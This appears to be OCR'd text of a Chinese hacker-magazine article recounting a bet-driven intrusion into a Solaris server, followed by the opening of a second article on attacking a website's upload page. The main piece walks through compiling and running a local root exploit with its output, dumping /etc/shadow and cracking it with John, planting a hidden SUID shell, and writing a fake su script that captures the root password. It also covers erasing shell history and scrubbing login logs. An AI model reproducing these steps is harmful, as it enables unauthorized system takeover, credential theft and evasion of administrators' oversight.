


图 3

看着普通用户的$符号（root用户的提示符为#），我明白这顿饭小N是请定了，当然了现在还不行，我们打赌的时候可是说的要"拿下"主机，把得到普通用户权限叫做拿下似乎有点牵强，只有得到了root权限，才可以。我们的演习继续进行！

经过一番搜索，我在网上找到了一个针对Solaris系统的本地溢出代码，该溢出程序针对的一个叫做CDE libDtHelp LOGNAME的本地缓冲区溢出，国内安全网站对它的详细描述如下：

libDtHelp库是CDE环境的核心组件，提供多数CDE应用程序的帮助子系统。libDtHelp库存在缓冲区溢出问题，本地攻击者可以利用这个漏洞获得root用户权限。漏洞是由于libDtHelp库对环境变量LOGNAME缺少正确的边界缓冲区检查，本地攻击者提交超长的LOGNAME数据可使任何链接libDtHelp库的应用程序发生缓冲区溢出，精心构建变量数据可能以root用户权限执行任意指令。

受影响系统

CDE libDtHelp
- HP HP-UX 11i
- HP HP-UX 11.23
- HP HP-UX 11.22
- HP HP-UX 11.20
- HP HP-UX 11.11
- HP HP-UX 11.04 (VVOS)
- HP HP-UX 11.04
- HP HP-UX 11.0
- Sun Solaris 9.0
- Sun Solaris 8.0

一个人的战争

这下了就好办了，高兴之余没有忘记在远程系统中编译刚刚下载回来的exploit代码，不编不知道，一编吓一跳：主机上面居然没有gcc，连cc也没有，如图4。没有c语言编译器，还搞个什么呀！虽然这里被小小的卡了一下，但是这并不算是令人失去信心的困难。




图 4

提升权限的代码都找到了，离root就差半颗米的距离了，肯定不能轻易放弃，于是我准备在其他的系统下编译它。打开自己的VMware，启动虚拟系统，编译程序，一切按部就班！可惜，屋漏偏逢连夜雨，编译失败，似乎少了一个叫做systeminfo.h的头文件，由于对Linux环境下编程不是很熟悉。于是找高人请教，找来找去找到一个做Linux嵌入式系统的高手------冒菜，他建议我去网上下一个头文件回来，我觉得也是个好办法。所以很快的找到了这个东西，再编译代码，于是我们看到了图5里面的文字：我的Linux郁闷的告诉我，编译又失败了！



图 5

看来在其他系统下编译溢出代码的路走不通，也许systeminfo.h里面的数据定义是每种系统不同的吧，也许这个代码只能够在Solaris的机器上编译。要怪只能怪自己没用过Solaris，脑袋里面没货。既然不了解Solaris，那我就马上学，打开google查找关键字“solaris 系统管理”。经过半个小时的快速充电，我又学到了一些新的东西，拣几个有用的说：Solaris默认没有gcc和cc编译器的，要使用必须自己安装。如果要查找系统中是否有gcc，可以使用命令whereis -b gcc来查找gcc的位置。于是马上在我们的目标主机中查找是否有现成的gcc，如图6。




图 6

找到gcc了，终于体会到什么叫做“柳暗花明又一村”了吧。重新把刚才删掉的溢出程序下载回来，如图7，当然也可以新建c文件把代码粘上去。




图 7

编译出来运行，结果让人失望，我看到的命令提示符依然是“$”而不是“#”，也许主机打上了相应的补丁，也许是我方法有误，也许是我有人品问题，不管什么原因，反正现在面对的现实就是本地溢出不成功，如图8。




图 8

都到这一步了，真是让人不甘心，看来这个漏洞的利用不是很成功，换个漏洞试试，我就不信管理员这么勤快，每个漏洞都及时打上了补丁。继续在网上寻找，经过一番努力，找到了我的目标，我又找到了2个漏洞的利用程序，其中一个叫做“Solaris实时连接器ld.so.1本地缓冲溢出”，国内安全网站对它的描述如下：

Solaris的运行实时连接/lib/ld.so.1存在缓冲溢出漏洞，如果存在动态连接，本地用户就可获得提高的权限，执行文件系统的SUID/SGID程序。典型安装的Solaris，SUID/SGID程序存在该缺陷。在实时连接时，可变的LD_PRELOAD环境会迫使ld.so.1装载特殊的库文件，如果setuid或setgid已装载，将会在定义数据库中检查它的值来阻止恶意用户进行连接，此时连接器只接受信任目录下的库文件，导致产生溢出缺陷。当LD_PRELOAD值的开始和结束位置包含斜杠和1200个字符，将触发缓冲溢出：

```
  $ LD_PRELOAD=/`perl -e 'print "A"x2000'` passwd
  ld.so.1: passwd: warning /AAAAAAA ... AAAAA/:
open failed: illegal
  insecure pathname
  Segmentation Fault (core dumped)
```

此漏洞只影响安装了如下特定补丁的系统：

SPARC平台

Solaris 2.6 使用了107733-10而没有采用107733-11补丁

Solaris 7 采用了106950-14到106950-22补丁而没有采用106950-23

Solaris 8 采用了109147-07到109147-24补丁而没有采用109147-25

Solaris 9 没有采用112963-09补丁

第2个漏洞叫做“passwd circ() 本地缓冲区溢出”，没有找到对它的描述。但是后来试了，很好用。

马上进行代码编译，先编译出来的是“Solaris 实时连接器ld.so.1 本地缓冲溢出”的代码，编译后的名字叫做ldpreload，输入的编译指令是：**$ gcc raptor_ldpreload.c -o ldpreload -ldl -Wall**，编好后运行，效果如图9。

看见我们可爱的“#”提示符了吧！现在拿到root了。本打算现在找小N交差，想想算了，他这几天肯定会天天检查机器，何不利用这个机会来搞一个保持权限的演习呢？

嗯，先到处逛一逛，用**cat /etc/shadow**把密码文档抓了下来，如图10。

把cmd上面的这些文字拷贝出来放在一个叫做shadow的文本文件里面，使用一个较小的密码字典配合Unix密码破译程序John来试图破译其他用户的口令，如图11。

```
$ ./ldpreload
raptor_ldpreload.c - ld.so.1 local, Solaris/SPARC 2.6/7/8/9
Copyright (c) 2003-2004 Marco Ivaldi <raptor@0xdeadbeef.info>

Using SI_PLATFORM        : SUNW,Ultra-4 (5.9)
Using stack base         : 0xffbffffc
Using string address     : 0xffbff938
Using rwx_mem address    : 0xff3f6004
Using sc address         : 0xffbff8f8
Using ff address         : 0xffbff8b4
Using strcpy() address   : 0xff3e0288

ld.so.1: foo: warning: /AAA 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌8
逌8 逌8 逌8 逌8 逌8 逌8 逌8 逌e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?
盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?
盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?
盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?
盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?盔?> e?
盔?> e?盔?> e?盔?> e?罨AAAAAA/: open failed: illegal insecure pathname
ld.so.1: foo: warning: bar: open failed: No such file in secure directories
# _
```

图 9

```
命令提示符 - telnet
# cat /etc/shadow
cat /etc/shadow
root:SntS/FnOUwWC2:12856::::::
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
lp:NP:6445::::::
uucp:NP:6445::::::
nuucp:NP:6445::::::
smmsp:NP:6445::::::
listen:*LK*:::::::
nobody:NP:6445::::::
noaccess:NP:6445::::::
nobody4:NP:6445::::::
:6NcqAsnUNy.Tw:12308::::::
```

图 10

```
命令提示符

C:\>c:\john-16\run\john -wordfile:c:\dict.txt c:\shadow.txt
Loaded 14 passwords with 14 different salts (Standard DES [24/32 4K])
guesses: 0  time: 0:00:06:38 62%  c/s: 22514  trying: 740000 - 740127
guesses: 0  time: 0:00:06:59 71%  c/s: 24429  trying: 831136 - 831263
guesses: 0  time: 0:00:07:00 71%  c/s: 24527  trying: 835744 - 835871
guesses: 0  time: 0:00:07:38 100%  c/s: 27510  trying: 999968 - 999999

C:\>_
```

图 11

就象小N讲的那样，好象用户密码很强壮，没有破解出来，我也不愿意花很多时间来使用更大的字典破译这些用户口令。

通常到了这一步，即使不能破译出其他用户的口令，也应该做几个后门给自己留下通往root的大道，比较简单的办法是找个比较深的目录，比如什么/man/help/lib/man之类的，在里面建一个名为“...”的文件夹，因为这个名字容易和“..”混淆，不大容易看出来，然后找一个shell拷贝进去：**#cp /bin/ksh /man/help/lib/man/…/.sh**，然后把它变成suid的shell：**#chmod u+s /bin/ksh /man/help/lib/man/…/.sh**，这样以后想要变成root的时候执行它就行了。但是这样的简单做法并不实用，一个经验丰富的管理员并不会用肉眼来检查系统，使用命令来查找带有“s”属性的文件立即就把我们的隐蔽文件夹和“...”的意图打破了。考虑到这次演习的时间限制，我决定暂时使用这2个有效的本地溢出程序作为我提升权限的途径。如果想要长时间保持系统权限，我想大概应该给系统装上rootkit而不是制作suid文件。

反正现在也是深夜2点了，管理员小N同学早就回家睡觉了，所以没有做who、w和finger程序的替换，继续逛下去，打开自己登录用户的home文件夹，把.sh_history文件删除，然后输入命令**ln -s /dev/null .sh_history**，这样子就把自己登录用户的命令纪录指向无底的黑洞，然后去找其他用户的history文件来看看，不久便找到另一个用户的history文件，打开后看到如下内容：

```
# cat .bash_history
cd resin-2.1.6.tar.gz
./httpd.sh starty
./httpd.sh start
vi ../conf/resin.conf
vi httpd.sh
./httpd.sh start
vi httpd.sh
ls -al /oracle/resin-2.1.6/log/yxiw-st
su - root
su - root
su - root
su - root
su
```

这个用户必定就是root的化身了！至少知道他最近经常在系统里玩变身。好，咱们就来个守株待兔。为了诱骗root的口令，我决定写一个假的su来骗取口令，管理员输入口令后告诉他密码错误，把输入的密码记录下来后删除我们的假su，下一次运行真正的su程序，为了做得逼真，我自己运行了一下su，然后随便乱输入一个密码，它告诉我的是“对不起”，而不是我自己Linux下的“incorrect password”。据此信息我写下如下的脚本：

```
#!/bin/sh
echo -n "Password:"
stty -echo;read PASSWD;stty echo
echo "$PASSWD" > /man/help/lib/man/.../.pswd
echo ""
echo "su：对不起"
rm -fr /bin/su
cp -p /man/help/lib/man/.../s /bin/su
```

这里解释一下如何使用这个假su脚本：首先，把真的su程序备份到我们自己的一个文件夹下面**mv /bin/su /man/help/lib/man/…/s**，接着把我们的脚本程序起名字叫做su，放在原来真正su的位置，然后使用**touch -t**命令把假的su程序时间改得老一点，不然一看就知道今天才新建的，最后设置su、rm、mv的权限，如下：

```
chmod 777 su
chmod 777 rm
chmod 777 mv
```

好了，假的su程序已经安装完毕，接下来清除日志准备走人了。

Unix系统的日志通常有以下几部分

- utmp — [记录当前login的用户]
- wtmp — [记录每次用户login和logout]
- utmpx — [utmp的扩展]
- wtmpx — [wtmp的扩展]
- sulog — [每次su命令的使用]
- xferlog — [FTP login记录]
- lastlog — [记录最近用户成功login信息]
- loginlog — [错误login记录]
- messages — [后台程序消息记录]

一个人的战争

我们通常是利用grep -v这个命令来清理痕迹的，以wtmp文件来说，cat wtmp | grep -v "我的登录名" >> temp这样的命令可以把含有我的登录名的信息从wtmp文件中去掉，然后把剩下的信息创建到名为temp的文件中去，再然后使用：mv temp wtmp，用temp文件覆盖原来的wtmp，这样就去掉了原来wtmp文件中关于我的信息，那个登录名，当然也可以换成IP地址，反正就是跟我有关的信息都把它去掉。

于是，把以上的2条清理日志的命令用于每个日志文件，或者写成一个批处理的脚本，以后要清理痕迹运行一次就可以了。当然，使用专门的程序来做这个工作也可以。

清除痕迹后发现已经凌晨3点40了，再不睡觉要死人了。3天后，再次登录，/man/help/lib/man/…/.pswd里面保存的天文数字般的root口令果然乖乖的等着我的光临。

又过了2天，小N找到我，说："怎么样，你没办法吧？"。我拍了拍他的肩膀："周末去吃大盘鸡，对了，下个月记得买黑X看啊"。

（文章中涉及到的本地溢出程序ldpreload.c、lib1.c、lib2.c、r_passwd.c以及nmap已经收录于当期光盘中）

入侵网站跟我走

HajunEcK[F.W.S.T]

周末，我们F.W.S.T（FREE网络安全小组）小组又相聚在一起，向往常一样，开始对一些网站进行安全检测，我把目标锁定为了http://dj****.net/hack/bbs/index.asp，这个网站的界面感觉好眼熟呀，记的我黑过类似的网站，应该是存在upload.asp漏洞，如图1。




图 1

果然有上传页面，但是上传的接收页面已经被删除了，如图2。




图 2

